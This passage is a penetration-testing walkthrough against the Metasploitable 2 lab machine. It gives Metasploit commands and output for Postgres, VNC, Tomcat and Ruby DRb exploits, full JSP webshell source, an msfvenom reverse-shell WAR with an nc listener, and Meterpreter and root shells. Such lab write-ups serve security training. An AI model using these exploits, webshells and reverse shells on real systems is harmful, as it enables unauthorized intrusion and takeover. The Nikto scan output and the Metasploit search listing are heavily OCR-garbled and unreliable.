POSTGRES - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: admin:postgres@templatel (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: admin:password@templatel (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: admin:admin@templatel (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: admin:admin@templatel (Incorrect: Invalid username or password)
POSTGRES - LOGIN FAILED: admin:password@templatel (Incorrect: Invalid username or password)
Scanned 1 of 1 hosts (100% complete)
 Auxiliary module execution completed
```

find username/password, login to postgresql.

```
psql -h 192.168.79.179 -U postgres
```

There is another exploit: exploit/linux/postgres/postgres_payload

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > set rhost 192.168.79.17
msf exploit(postgres_payload) > exploit
```

```
msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.79.173:4444

[*] 192.168.79.179:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

[*] Uploaded as /tmp/PdAGhMVs.so, should be cleaned up automatically

[*] Transmitting intermediate stager for over-sized stage...(105 bytes)

[*] Sending stage (1495599 bytes) to 192.168.79.179

[*] Meterpreter session 1 opened (192.168.79.173:4444 -> 192.168.79.179:52655) at 2016-07-06 15:09:52 -0500

meterpreter > getuid
Server username: uid=108, gid=117, euid=108, egid=117, suid=108, sgid=117
meterpreter >
```

VNC (port 5900)


search vnc, find a | auxiliary/scanner/vnc/vnc_login |

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set rhosts 192.168.79.179
msf auxiliary(vnc_login) > run
```

find a password:

use this password to login vnc

vncviewer 192.168.79.179



X11 (Port 6000)

search x11, find a scanner | auxiliary/scanner/x11/open_x11

```
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > set rhosts 192.168.79.179
msf auxiliary(open_x11) > run
```

```
shows [*] 192.168.79.179:6000 - 192.168.79.179 Access Denied
```

now, try to login use telnet username/password to X11

```
ssh -X -1 msfadmin 192.168.79.179
```

Exploit Apache Tomcat (port 8180)

use Nikto to scan

nikto -h 182.168.79.179:8180

```
Nukro v2.1.6

Iararet IP: 192.168.79.179

Targat Hostname: 192.168.79.179

Targat Port: 8188

Start Time: 2016-68-27 15:14:38 (GMT-5)

Server: Apache-Coyote/1.1

The anti-clickjacking x-Frame-Options header is not present.

The x-MSS-Protection header is not defined. This header can him to the user agent to protect against some forms of XSS

The X-Content-Type-Options header is not set. This could allow the dark of the steel in a different fashion to the MIME type

Server leakes incides via ETags, header found with file /fevicon.log. fields: 0xW/21639 0x122667480808

Server leakes incides via ETags, header found with file /fevicon.log. fields: 0xW/21639 0x122667480808

Server leakes incides via ETags, header found with file /fevicon.log. fields: 0xW/21639 0x122667480808

Allowed HITP Methods: CSI, HEAD, POST, PUI, DELETE, FARCE, 09TIONS

Server leakes incides via CTags, Pedagraf; Utilize Irange in the server server.

Server leakes incides via CTAGS and the server server.

Server leakes in the wide of the server server.

Web Server returns a valid response with jurk HITP methods, this may cause false positives.

// Appears to be a default Apache Tomacar install.

// Cookia JSESSIONIO created without the httponly flag

SEVING 3-203: / tomacar docs/index.html. Webdashin.html. Tomacar may be configured to let attackers read arbitrary files. Restrict access to /admin.

SEVING 3-203: / tomacar docs/index.html. Default Apache Tomacar documentation found.

SEVING 3-203: / damacard-docs/index.html. Webdashin.html. Tomacar documentation found.

SEVING 3-203: / webday/index.html. webday support is enabled.

SEVING 3-203: / webday/index.html. webday server Pages documentation found.

/ Admin/Controlpanal.html. idain login page/section found.

/ Admin/Controlpanal.html. idain login page/section found.

/ Admin/Controlpanal.html. idain log
```

defalut credential is found: ID 'tomcat', PW 'tomcat'.

nagviate to http://192.168.79.179:8180/manager/html, ¬ input username/password, and we are in:

1	omcat Administration Application		true	<u>14</u>	Start <u>Stop</u> <u>Reload</u> <u>Undeplo</u>	ΣÝ			
_ 1	omcat Simple Load Balancer Exam	nple App	true	<u>0</u>	Start <u>Stop</u> <u>Reload</u> <u>Undeplo</u>	ΣY			
1	omcat Manager Application		true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeplo</u>	Σ			
	SP 2.0 Examples		true	3	Start <u>Stop</u> <u>Reload</u> <u>Undeplo</u>	Σ			
7	omcat Manager Application		true	0	Start Stop Reload Undeplo	ру			
5	Servlet 2.4 Examples		true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeplo</u>	ολ			
7	omcat Documentation		true	0	Start Stop Reload Undeplo	Σ			
	Vebdav Content Management		true	0	Start <u>Stop</u> <u>Reload</u> <u>Undeplo</u>	ΣΣ			
d on server									
	Context Path (o	ntional):							
XML Configuration file URL:									
	WAR or Directi	ory URL:							
,			J						
		Deploy							
Select WAR file to upload Browse No file selected.									
Deploy									
	D/D4 Marrian	JVM Vendor	05.1		OS Version				
	JVM Version	-		lame					
	1.5.0	Free Software Foundation, Inc.	Lir	nux	2.6.24-16-server				

same shit, generate upload WAR reverse shell backdoor.

create webshell called index.jsp (from pentester lab, you may generate it using msfvenom)


```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
  String cmd = request.getParameter("cmd");
  String output = "";
  if(cmd != null) {
     String s = null;
     try {
        Process p = Runtime.getRuntime().exec(cmd,null,null);
        BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
        while((s = sI.readLine()) != null) { output += s+"
</br>"; }
     catch(IOException e) { e.printStackTrace(); }
  3
%>
```

now pack the webshell

```
mkdir webshell
cp index.jsp webshell

cd webshell
jar -cvf ../webshell.war *
```

deploy it and visit http://192.168.79.179:8180/webshell/index.jsp?



Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

use msfvenom to create webshell:

```
msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.79.173
lport=4444 -f war > webshell1.war
```

setup nc in kali, deploy it and visit http://192.168.79.179:8180/webshell1/ >

After connection, get the shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
blbob2:~/webshell# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.79.173] from (UNKNOWN) [192.168.79.179] 52501
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat55@metasploitable:/$ ls
ls
bin
       dev
             initrd
                         lost+found nohup.out
                                                      sys
                                                          var
                                                root
                                                          vmlinuz
             initrd.img media
boot
       etc
                                     opt
                                                sbin
                                                      tmp
cdrom
      home
            lib
                         mnt
                                     proc
                                                srv
                                                      usr
tomcat55@metasploitable:/$
```

Use Metasploit:

msf > search tomcat

```
Name

Name

Disclosure Date

Rank

Description

Name

Disclosure Date

Rank

Description

Normal

Tomcat Administration Tool Default Access
auxiliary/admin/http/tomcat_urf8 traversal
auxiliary/admin/http/tomcat_urf8 traversal
auxiliary/dos/http/apache_commons_fileupload dos
auxilia
```

```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(tomcat_mgr_upload) > set rhost 192.168.79.179
msf exploit(tomcat_mgr_upload) > set rport 8180
msf exploit(tomcat_mgr_upload) > exploit
```

```
msf exploit(tomcat mgr upload) > exploit

[*] Started reverse TCP handler on 192.168.79.173:4444

[*] Retrieving session ID and CSRF token...

[*] Uploading and deploying 0Y2wd71D44Qidz0hkyGbW8...

[*] Executing 0Y2wd71D44Qidz0hkyGbW8 ...

[*] Undeploying 0Y2wd71D44Qidz0hkyGbW8 ...

[*] Sending stage (46089 bytes) to 192.168.79.179

[*] Meterpreter session 2 opened (192.168.79.173:4444 -> 192.168.79.179:43803) at 2016-06-27 16:28:37 -0500

meterpreter >
```

Ruby DRb RMI (port 8787)

search drb, find an exploit | exploit/linux/misc/drb_remote_codeexec

```
msf > use exploit/linux/misc/drb_remote_codeexec
msf exploit(drb_remote_codeexec) > set uri
druby://192.168.79.179:8787
msf exploit(drb_remote_codeexec) > exploit
```

```
msf exploit(drb_remote_codeexec) > exploit

[*] Started reverse TCP double handler on 192.168.79.173:4444

[*] trying to exploit instance_eval

[*] Instance eval failed, trying to exploit syscall

[*] payload executed from file _qlerr825siVjcMH9

[*] make sure to remove that file

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo lc6FPIghlIxoGMOB;

[*] Writing to socket A

[*] Writing to socket A

[*] Reading from socket A

[*] Reading from socket B

[*] Be: "lc6FPIghlIxoGMOB\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 2 opened (192.168.79.173:4444 -> 192.168.79.179:40995) at 2016-07-06 15:32:57 -05

id uid=0(root) gid=0(root)

Previous searchploit

Next

Metasploitable-3

Last updated 1 year ago

Was this helpful?

**Quantification**

**Quantification
```